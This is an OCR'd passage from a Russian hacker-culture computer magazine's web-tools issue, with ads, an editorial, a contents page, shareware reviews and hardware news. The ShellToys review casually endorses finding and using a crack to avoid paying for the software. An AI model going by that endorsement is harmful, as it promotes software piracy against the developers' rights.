

Тема номера

WEB

веб-тулзы

Виртуальный офис:
работай дома!

НАСК-тулзы у тебя в мобиле!

WML-гейт на шелл 040

Хакаем из клуба!

Осел и никаких гвоздей 044

Готовенькое!
Выживи на пустом винте!

Защищаем WEB-тулзы
SSL в разрезе

Паяльник: рулим
луноходом через веб

ВНИМАНИЕ!

С ИЮньСКОГО НОМЕРА 06(31)

СПЕЦ
ФАКЕР

БУДЕТ

ВЫХОДИТЬ

С ДИСКОМ!!!

АХТУНГ!

-->> УНИКАЛЬНЫЙ КОНТЕНТ <<--

На диске:

такого ты еще не видел ;)

- Весь софт, описываемый на страницах журнала.
- Все примеры из статей.
- Full downloaded сайты, описываемые в номере.
- Статьи, не вошедшие в номер.
- Электронные версии прошлых номеров.
- Раздольские видеорепортажи от Бред-Стив.
- ... а также куча сюрпризов и мегакилобайты стафа!

С июньского номера **СПЕЦ ФАКЕР** только с **CD!** Не пропусти фишак!

EXCILAND computers

СЕТЬ КОМПЬЮТЕРНЫХ САЛОНОВ

Работайте,

играйте,

общайтесь с друзьями -

все одновременно!

Вам это под силу, если Вы используете
Excilon Universal EX12 на базе процессора
Intel® Pentium® 4 с технологией Hyper-Threading



АДРЕСА КОМПЬЮТЕРНЫХ САЛОНОВ

Патраски-Рязанский О. Дзержинское ш. 127. тф-237. (095) 485-5855, 485-5963, 485-6400
Семинская О. Проспект Буденного 115. (095) 365-3360
БДН О. ВВЦ навышкин Вычислительная техника. (095) 778-9507
Дюва Э. Звонистая О. Проспект Буденного, 53. Буденновский Компьютерный центр, навышкин А4. (095) 766-1503, 766-1504
Иванов Г. Красносельский О. www.excilon.ru e-mail info@excilon.ru
Иванов Г. Восточный О. www.PC.ru e-mail vosto@PC.ru

КОРПОРАТИВНЫЙ ОТДЕЛ

(095) 727 0231
e-mail: b2b@excilon.ru
www.excilon.ru



Компьютер Эксilon на базе процессора Intel® Pentium® 4
3,06 МГц с технологией Hyper-Threading
идеально подходит для работы, а также обладает широчайшими
возможностями для игр и общения.

- Вся продукция сертифицирована (РОСС RU. ME61.B01302)
- Гарантия 2 года на всю продукцию
- Бесплатная доставка по Москве
- Продажа любой компьютерной техники в кредит

Привет ALL!


Вот и закончилась еще одна серия Спецов - WEB. На этот раз мы выстрелили очередью из четырех номеров - надеюсь, хедшотов будет достаточно много, чтоб ты, приятель, и твои друзья решились, наконец, взяться за разработку собственных сайтов. Если не мы - хаксоры - кто же еще сделает инет большим, удобным, информативным, мягким и пушистым :).

Ок, прекращаю агитацию в пользу любимой мной философии OPEN SOURCE :). Лучше не буду вола это самое, а сразу освещу интересующий, наверное, многих перцев вопрос: следующая серия Спецов будет посвящена ОСям! Жди три номера: ОСи для повседневного юзання, ОСи для хака и ОСи для работы. Мы решили не писать про каждую ОСь отдельно по нескольким причинам. Во-первых, некоторые из них совсем мелкие и малоизвестные, поэтому писать про эти ОСьки отдельный номер не хочется, а не писать вообще ничего - тоже галимо :(. Во-вторых, нам просто нравится такой способ подачи инфры: сразу видно, в какой OS что и как лучше сделано, и для чего ее удобно юзать. Короче, как выразился один очень древний хаксор, все познается в сравнении. Так что на протяжении трех номеров мы будем сравнивать разные ОСи со всех сторон ;).

Кстати, когда начнешь читать номер, обрати внимание, сколько в нем изменений. Ну, конечно, дизигн - это ты заметишь невооруженным глазом или даже вообще без глаза ;) - все поменялось в корне. Еще мы убрали некоторые постоянные рубрики. Но не расстраивайся, если они тебе нравились: со следующего номера весь тираж Спеца будет укомплектован диском (!), и на нем можно будет найти инфру из этих рубрик. Так что они не делитнулись, а временно положены в треш :).

О прочем содержании CD пока никаких дополнительных секретов раскрывать не буду, но, поверь мне, сюрпризов будет очень много. Во всяком случае, я обещаю, что, вставив наш диск в лоток ЦД-рома, ты не увидишь перед собой очередной банальный сидюк из компьютерного журнала с стандартным набором хлявного софрта и гров (у нас это, конечно, тоже будет, но не только). Так что жди - болвань скоро нагрят!

n0ah



Хорошим вопросам требуются хорошие ответы.
Каждый день мы даем семь миллионов ответов миллиону любопытных граждан.
Мы находим для них лучшее в интернете. Пожалуйста, помогите нам.
Если у вас есть хороший ответ, разместите его на «Яндексе» — мы обещаем,
что его увидят только люди, задавшие соответствующий вопрос.
Это, собственно, и называется «контекстная реклама».

Купи слова.

Яndex

www.yandex.ru

adv@yandex.ru

Тел.: 748-10-33

CONTENT

SPEzial delivery

Soft.....	006
Hard.....	008
Web.....	010
Hack Tools.....	012

RTFM

Веб под замком технологии создания защищенных соединений.....	014
--	-----

Прикроем дыры тела PHP-BugZ в защите и нападении.....	020
--	-----

HOWTO

Megamagazine мутим элитный сетевой журнал.....	024
---	-----

Развлечение для 31337 вваем * PE0BqA3o84тель теХта.....	028
---	-----

WAP-engines Динамический WAP!.....	032
---------------------------------------	-----

Mail Sender Пошли по мылу.....	034
-----------------------------------	-----

POP гает! оперативная почтовая инфа.....	038
---	-----



ВЕБ ТУЛЗЫ



Ломаем сервак с мобилы! транскодинг html2wml.....	40
Своя военная база в сети хак-тулзы по первому требованию.....	44

Ping Master трансляция cmd2html на ASP.....	50
--	----

Flash ping ода интерфейсу.....	54
-----------------------------------	----

SOFT

Заливаем с успехом обзор лучших FTP-клиентов.....	56
--	----

Ручной коддинг с удобствами Редакторы кода.....	60
--	----

Notepad must die выбираем веб-редактор.....	64
--	----

WAPерация "Комп или кипячение?".....	68
---	----

Radmin как веб-тулза используем Remote Administrator в мирных целях.....	72
---	----

WEB

Софт через браузер полезные тулзы на каждый день.....	74
--	----

Хацкерские тулзы сетевой арсенал взломщика.....	78
--	----

Translit rulit онлайнные транслитераторы и почтовые декодеры.....	82
--	----

Умные тулзы мозги в вебе.....	84
----------------------------------	----

Универсальная пага студента обзор необходимых тулзов в инете.....	088
Прикольные и понтвые web-тулзы Чем развлечь себя и свою подружку в Сети	090
WAP2SMS отправлялки SMS в сети	094
WAP-Сервис маленький Интернет в твоём телефоне.....	096
FAQ	
WEB-FAQing-TOOLZZZ	100
HARD	
Жидкие кристаллы	106
Девайс	110
Робохак	112
Payalnik Доктора Добрянского	114
STORY	
Больше половины	116
RELAX	
DJ The Hacker	124
E-MAIL	126
KOMIKZ	128



Редакция

главный редактор
Рубен Кочарян (roah@real.xakep.ru)
зам. главного редактора
Андрей Михайлюк
(dronich@real.xakep.ru)
креативный редактор
Алексей Короткин
(donor@real.xakep.ru)
корректор
Виталий Петрович (VP)

Art

арт-директор
Денис Ландин (landin@gameland.ru)
дизайн-верстка
Дмитрий Романишкин
(romanishkin@gameland.ru)

художники
Rover, Grif, Артем Симакон, Константин
Камардин, Виктор Фоменко,
Алексей Грум-Гржимайло

Реклама

руководитель отдела
Игорь Пискунов (igor@gameland.ru)
менеджеры отдела
Басова Ольга (olga@gameland.ru)
Крымова Виктория (vika@gameland.ru)
Авдеев Владимир
(avdeev@gameland.ru)
Рубин Борис (rubin@gameland.ru)
Емельянцева Ольга
(olgaemi@gameland.ru)
тел.: **(095) 935.70.34**
факс: **(095) 924.96.94**

Распространение

руководитель отдела
Владимир Смирнов
(vladimir@gameland.ru)
менеджеры отдела
Андрей Степанов
(andrey@gameland.ru)
Андрей Наседкин
(nasedkin@gameland.ru)

PR менеджер Яна Губарь
(yana@gameland.ru)
тел.: **(095) 935.70.34**
факс: **(095) 924.96.94**

PUBLISHING

учредитель и издатель
ООО "Гейм Лэнд"
директор
Дмитрий Агарунов
(dmitri@gameland.ru)
финансовый директор
Борис Скворцов (boris@gameland.ru)
технический директор
Сергей Лянге (serge@gameland.ru)

Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер

Web-Site
<http://www.xakep.ru>

E-mail
spec@real.xakep.ru

Мнение редакции не обязательно
совпадает с мнением авторов.
Редакция не несет ответственности за те
моральные и физические увечья, которые
вы или ваш комп можете получить,
руководствуясь информацией,
почерпнутой из статей номера. Редакция
не несет ответственности за содержание
рекламных объявлений в номере.
**За перепечатку наших материалов
без спроса - преследуем.**

Отпечатано в типографии «ScanWeb»,
Финляндия

Зарегистрировано в Министерстве
Российской Федерации
по делам печати, телерадиовещанию
и средствам массовых коммуникаций
ПИ № 77-12014 от 4 марта 2002 г.

Тираж **42 000** экземпляров.
Цена договорная.






ShellToys XP

www.shelltoysxp.com

4.11 mb



Игрушки для XP

Давно, очень давно я не встречал такой полезной проги. Это любовь с первого взгляда. После недели безуспешных поисков лекарства к проге мне стала приходить в голову мысль ее купить. Такой вердикт - это высшая похвала из моих уст :). В чем же фишка проги? Существует огромное количество утилиток, добавляющих в контекстное меню виндов какую-нибудь полезную функцию: начиная от превью изображения и заканчивая копированием пути к файлу. Подозреваю, что разработчики **ShellToys** не один день провели в Сети, ища подобные программы, чтобы потом воплотить их все в одном творении. Всего они воплотили 33 расширения для контекстного меню. Рассказывать о них можно долго, упомяну лишь самые интересные. Это превью изображения и просмотр инфы о медиа-файле, редактирование тегов (и то и другое можно открыть во встроенном вьюере, правда, весьма простеньком); несколько пунктов, служащих для переименования, удаления, выделения файлов и папок по сложным критериям (например, по маске); копирование пути к файлу; удаление без возможности восстановления, шифрование, разделение файла на несколько частей; просмотр и выдирание иконок, хранящихся в файле. Но и это еще не все! В прогу встроен приятный и удобный менеджер буфера обмена. Вызывается по комбинации горячих клавиш (win+v по умолчанию) и хранит до 250 элементов (только вот нафига столько надо :)). По умолчанию в контекстное меню встраивается общий пункт ShellToys, раскрыв который, ты увидишь все остальные расширения. Их можно убрать из этого списка, а особо полюбившиеся - вынести в основное контекстное меню. Короче, прога - из разряда must have, обязательно скачай. Если, конечно, найдешь лекарство. Я нашел :).



CODENAME: DASHBOARD 1.0

www.snpsoftware.com

1.74 mb

Видел скрины из **Longhorn**? Что, ты даже не знаешь, что это такое? Мгя... **Longhorn** - это следующая ось от Microsoft. Как обычно, заявлена супербезопасность, новая файловая система (очень любопытная, кстати) и новый удобный интерфейс. Так вот, на скринах этот новый интерфейс и можно было изучить. Фишка в том, что больше нет пуска и панели задач - все заменяет хрень под названием Sidebar. Это многофункциональная панель, на которую можно навесить кучу всего: начиная от лент новостей, заканчивая фирменными аналоговыми часиками. Народ посмотрел, сплотнул спюну и побежал ваять свои многочисленные баг'ы. Одним из первых более или менее достойных творений стал **Dashboard**. После скачки обнаружилось, что прога работает только под XP и требует для работы **.NET frameworks sp2**. С учетом того, что весит она почти 30 мегов, шанс на выставление положительной оценки у проги стал просто мизерный :). Следующим ударом было то, что в памяти она жрет тоже почти 30 мегов. Ты еще прогложь



Красота требует жертв

ешь читать? :). К тому же она глючит и вылетает :). Да и возможностей пока не особо много: существуют компоненты для проверки почты, управления **Winamp**'ом и **WMP**, для просмотра картинок, папок, синхронизации с **MS Outlook**, просмотра лент новостей, погоды (Москву у меня показывать отказалась и вылетала с ошибкой :(). Ну и, конечно, фирменные часики. Это, конечно, приятно, но не перекрывает и десятой доли недостатков программы. Зато заставляет задуматься, какие системные требования будут у **Longhorn**. Красота требует жертв, ну-ну...




GetRight 5.0

www.getright.com


2.32 mb

Обновился старичок, ветеран движения даунлоадеров :). Как давно это было... Потом его место на моем винте занял **Reget**, потом **Flashget**. И вот, просматривая новости, я наткнулся на свежую версию и решил скачать. Честно говоря, я уже довольно плохо помню, что было в предыдущих версиях, так что расскажу про основные фишки целиком :). На первом месте стоит почти безупречный перехват ссылок в ослике и нетшкафе (встроенный). Для остальных браузеров (оперы, например) придется качать плагины. Встроенная звонилка, шедупер, ftp-клиент и небольшой браузер - все это может оказаться нелишним, особенно при автоматизации задач. К фишкам автоматизации можно отнести и широкий выбор действий после закачки. Кроме уже стандартного обрыва связи и выключения компьютера есть такая экзотика, как отправка письма на определенный адрес (было и раньше, но что-то никто не повторил пока). Особенно извращенные люди используют эту опцию для отсылки подтверждения о скачке себе на мобильник :). Наконец-то появилось разделение файла на сегменты перед скачкой. Причем сделано оно весьма любопытно: можно задать гибкие опции по количеству и

размеру сегментов. В общем - все, что нужно от современного менеджера скачки, в нем есть. Только вот интерфейс не настолько красивый, да левые клавиши постоянно проверяет в Инете. Придется покупать :). Так что я пока сэкономлю денег и посижу на **Flashget**'е, ну а ты уж сам реши, что лучше.



Меню конфигурации



Старики снова в бою!

Opera 7.03 | www.opera.com | **3.2 mb without java, 12.6 mb with java**

Опера звонить в Opera software и требовать генер за рекламу :). Хорошая традиция начинается: новый номер - новый билд Opera. Еще два месяца назад я предсказывал нечто подобное. Зачем качать новую версию, спросишь ты? Официальная причина выхода - нахождение очередного мега-страшного-бага-которым-никто-не-воспользуется (можешь почитать здесь: www.net-security.org/vuln.php?id=2510) :). Об остальных изменениях Opera software молчит, как партизан. Наверное, стыдно :). Заодно выпустили очередную бету седьмой оперы под линух. К тому времени, как ты будешь читать статью, обещали выпустить финальный релиз. А пока что рекламируют версию оперы для SonyEricsson P800. Кстати, советую заглянуть на сайт www.myopera.net и скачать русский пак для Opera7. Русский язык, русские поисковые машины и еще кое-какие мелочи - полезно и удоб-



Найди себе скин по вкусу

но. Кстати, обязательно зайдя на официальный сайт и скачай приглянувшийся тебе скин. Я уверен,

ты будешь приятно удивлен процессом загрузки.




SPEZIAL DELIVERY

Tray Commander 1.9 | www.ardamax.com | **300k**

Люблю маленькие и полезные проги. Да еще и от русских авторов. Которые делают бесплатную регистрацию для бывших соотечественников (все равно деньги с нас требовать бесполезно :)). Это сразу настраивает меня на добрый лад, о таких прогах я пишу с удовольствием (это намек для разработчиков :)). **Tray Commander** попался мне на глаза вместе с пачкой похожих прог. Все они назывались Tray-чего-то там и имели похожее назначение. Но... то ли они все были шароварные, а искать лекарства мне совершенно не хотелось, то ли они были малорункциональными - на винте остался жить только **Tray Commander**. После установки проги у тебя в трее поселится новый значок, а вместе с ним теряется порядка 5 мегов памяти - многовато будет, это минус. По правому клику вылезает симпатичная менюшка, которую можно настроить, как душе угодно. Можно сделать подменюшки (ну куда же без этого :)). На пункты меню нам предлагают вешать: запуск прог и открытие файлов; открытие папки обычной или папки системной; управление CD-ROM'ами; перезагрузку, выключение и подобную фигню; открытие урлов и написание писем; вставку текста. Можно также задать несколько команд под одним разделом и повесить на каждый пункт свою горячую клавишу. Не понравились мне в проге две

вещи. Первая - что на открытие и закрытие сигюка нужно создать два разных пункта меню. Второе - что при редактировании менюшки нет drag'n'drop'a. Приходится каждый раз перемещать новый пункт меню к желаемому месту, активно кликая на кнопки "вверх/вниз". Не подумай, что я такой мелочный, просто я люблю удобный интерфейс :).



Больше менюшек, хороших и разных!



СВЕЖИЙ СКАНЕР



Новый офисный сканер выпустила компания Mustek, имя новинки Plug-n-Scan 2400M.

Сканер получился очень даже ничего, приятный дизайн, мягкий, не режущий глаз цвет. В нем использован 48-битный АЦП, считывающий элемент - CCD-пинеика, оптическое разрешение - 1200x2400 dpi, интерполированное разрешение - 19200 dpi, разрядность цветопередачи Color - 48/36-бит (внутренняя/внешняя), Grayscale - 16/12-бит (внутренняя/внешняя), интерфейс USB. Сканер поддерживает концепцию ScanExpress, согласно которой сканер обеспечивает качество цветопередачи согласно существующим стандартам, кроме этого сканер умеет производить некоторые манипуляции с отсканированным изображением своими средствами. Необходимо отметить наличие 4+1 кнопочного управления на передней панели сканера, так как раньше оно присутствовало только в более дорогих моделях. Аппарат не слишком большой и не тяжелый. Размеры - 436x261x80 мм, вес - 2,2 кг. В комплект поставки входят две программы, это Ulead Photo Express SE и OCR Fine Reader 4.0 Sprint. Примерная цена - \$90.



ОПЯТЬ НОВЫЙ ЗВУК



В последнее время разработчикам и производителям компьютерного «железа» не дает покоя рынок звуковых карт, причем чем вызвана такая активность совершенно непонятно. Вот и Audiotrak - подразделение компании ESI - объявила о выпуске новой карты, имя которой Audiotrak Prodigy 7.1. В отличие от преемственника, карты Prodigy192 (карта была одной из первых, поддерживающих 192 кГц), новинка поддерживает стандарт 7.1 и имеет хорошо проработанные драйверы. По словам компании, основная фишка новой карты - технология Audiotrak Advanced NSP, суть которой заключается в доработанных драйверах, в которых реализована поддержка как мультимедийных (Sensaura3D, EAX 2.0, WMP9), так и профессиональных интерфейсов (ASIO 2.0, GSIF, WDM/MME). Также обещают, что все это разнообразие не будет сильно загружать процессор. Примерная цена карты составит \$100.



НОВЫЕ МИНИ КОМПЬЮТЕРЫ



Компания Shuttle продолжает выпуск своих barebone-систем, теперь это SS40 и SS50.

Эти системы все больше и больше пользуются спросом, так как машины собранные на основе продукции компании являются тихими и компактными, что зачастую является решающим фактором при покупке компьютера. Как и в прошлых моделях, в системе используются малогабаритные материнские платы стандарта FlexATX. Система SS50 создана для процессоров Pentium 4 и выполнена на чипсете SiS650/961 со встроенным видеоадаптером, 5.1-канальным звуком, сетевой картой 10/100Мбит, с четырьмя USB и тремя FireWire портами.

Размеры SS50 составляют всего лишь 280x200x180 мм. Кроме того представители компании заверяют что при разработке новой модели были приняты дополнительные меры по снижению шума. Система SS40 разработана для процессоров AMD и выполнена на чипсете SiS740/961, имеет полностью аналогичные интерфейсные расширения.

Barebone-система SS50 начнет поступать реселлерам уже сейчас, а система SS40 начнет появляться в продаже ближе к концу апреля. По предварительным данным, в мае компания Shuttle готовит к выпуску системы со слотом AGP.



ПЕРЕДОВОЙ ПРИВОД ОТ MATSUSHITA ELECTRIC

Компания Matsushita Electric представила свою новейшую разработку, прототип нового пишущего CD привода, разработанного на основе нового «голубого» лазера (blue laser). Особенностью данного привода является способность записывать диски емкостью до 50 Гбайт. Компания также представила прототипы новых CD-RW дисков. Запись на диски производится в два слоя, 50 Гбайт на одну сторону. Приятно удивила скорость записи таких дисков - 33 Мбит/с, это почти в три раза быстрее, чем скорость записи современных DVD приводов. Новые CD-RW диски в среднем рассчитаны на 10 тысяч циклов перезаписи, их поверхность состоит из



германиево-сурмяно-теллуриевой пленки. При записи новый привод использует лазер с длиной волны 405 нм и мощностью 10 мВт.



PHILIPS НАСТУПАЕТ

Н и гля кого не секрет, что компания Creative, подавив всех конкурентов (в том числе куда более удачный на тот момент Aureal Vortex) прочно обосновалась на рынке звуковых карт и тем самым стала очень похожа на Microsoft. Но похоже, что теперь Creative придется поделиться пирогом, имя которому рынок :). Philips - известный производитель электроники и бытовой техники - выпустила внешнюю звуковую карту стандарта 5.1, имя новинки PSC805 Aurilium. Новинка, судя по всем своим характеристикам, является прямым конкурентом Extigy от Creative. Карта работает с 24-битным звуком, подключается к компьютеру с помощью интерфейса USB 2.0. Новинка поддерживает аппаратное декодирование



ние DTS и Dolby Digital. Первыми карту смогут оценить европейцы, начало продаж намечается на май, примерная стоимость 100 евро. Но это не единственная новинка. Philips не стала ограничиваться выпуском своей звуковой карты, и вслед за ней выпустила два набора акустики - это Acoustic A3 Fusion 310 и Acoustic A3 Fusion 610. Первый комплект включает в себя 3 колонки системы 2.1. Заявленная мощность сабвуфера 20 Ватт, а двух сателлитов - 6 Ватт. Этот на-



бор, конечно, не гля новой звуковой карты, а гля более дешевых систем, зато второй комплект как нельзя лучше подходит гля Aurilium. Он включает себя 6 колонок (система 5.1), сабвуфер 100 Ватт и пять сателлитов по 20 Ватт. Новая акустика предположительно появится в то же время, что и звуковая карта и будет продаваться по 100 и 270 евро соответственно.



МУЛЬТИМЕДИЙНЫЕ НОУТБУКИ ОТ FUJITSU



Н ебезизвестная компания Fujitsu объявила о начале выпуска мультимедийных All-in-One моделей линейки LifeBook C, основанных на процессорах Mobile Intel Pentium 4 Processor-M.

Серия безусловно интересная, хотя ее мультимедийность весьма относительна. Новинка выполнена в трехуровневом корпусе на основе процессора Mobile Pentium 4-M с частотой 1,6 ГГц (чипсет i845MP). Ноутбуки обладают 15-дюймовым экраном и видеокартой на основе Radeon 7500 с 8 Мб памяти (что-то маловато). Еще есть CD-ROM, DVD или DVD/CD-RW привод, 3.5 дисковод, винчестер от 20 до 40 Гб, 256 Мб памяти DDR266 расширяемой до 512 Мб, двумя слотами PC card Type II или одним Type III. Все ноутбуки имеют полный набор современных интерфейсов: S-video выход, оптический цифровой SPDIF интерфейс, порт

IEEE 1394, четыре порта USB, модем, Ethernet. В мае планируется поставка версий с WiFi совместимым беспроводным LAN (IEEE 802.11b) интерфейсом. LifeBook C Series поставляются с установленной Microsoft Windows XP Home Edition или Professional Edition, за всю эту роскошь хотят \$2000. Не совсем понятно назначение новой линейки, тот кто хочет хорошую, мультимедийную машину, купит себе обычный настольный компьютер, причем сэкономив при этом половину этих денег.



НОВОЕ ПОКОЛЕНИЕ ВЫБИРАЕТ WESTERN DIGITAL



Western Digital, постепенно восстанавливающая свой авторитет на Российском рынке (раньше винчестеры этой конторы безбожно сыпались и ломались), не забывает о своих пользователях и постоянно обновляет свою продукцию новыми линейками устройств хранения



данных. На этот раз компания сообщила о начале выпуска новой версии внешних FireWire/USB 2.0 жестких дисков. Новинка отличается от старой модели в основном емкостью, она на 50 Гбайт больше (всего 250 Гбайт). Как и у предшественника, у нового винчестера восьмимегабайтный бу-

фер. А вот о дизайне необходимо рассказать подробнее. Новый винчестер упакован в прозрачный, пластиковый корпус и имеет по бокам две лампы. Как видно на фотографии, новинка выглядит весьма стильно, а в темноте (во время ночных бдений за компьютером) зрелище будет просто фантастическое. Можно спорить, что в нашей стране первыми покупателями будут фанаты компьютерного моддинга. Вид отможенного компьютера - зрелище само по себе весьма впечатлительное, а если рядом будет стоять такое устройство... просто нет слов. В комплект поставки входят: 1,8 м кабель FireWire, 1,8 м кабель USB 2.0, адаптер питания и руководство пользователя.





<http://www.till.ru/library>



Каталог электронных библиотек

"Текстовые ресурсы рунета от Кузнецова". Сайт оправдывает свое название. На нем собраны ссылки практически на все известные текстовые ресурсы - электронные библиотеки, он-лайн версии газет и журналов, сайты издательств, книжные магазины, поисковики по библиотекам и т.д. К тому же все это хорошо структурировано. Одних русскоязычных библиотек представлено 302 штуки! Кроме библиотек русских текстов есть небольшое количество и ресурсов с английскими и французскими текстами. Сам сайт существует уже около четырех лет, что для рунета немало, но при этом не особо известен, так что будет полезен многим отчаявшимся...

<http://www.soft-obzor.ru>



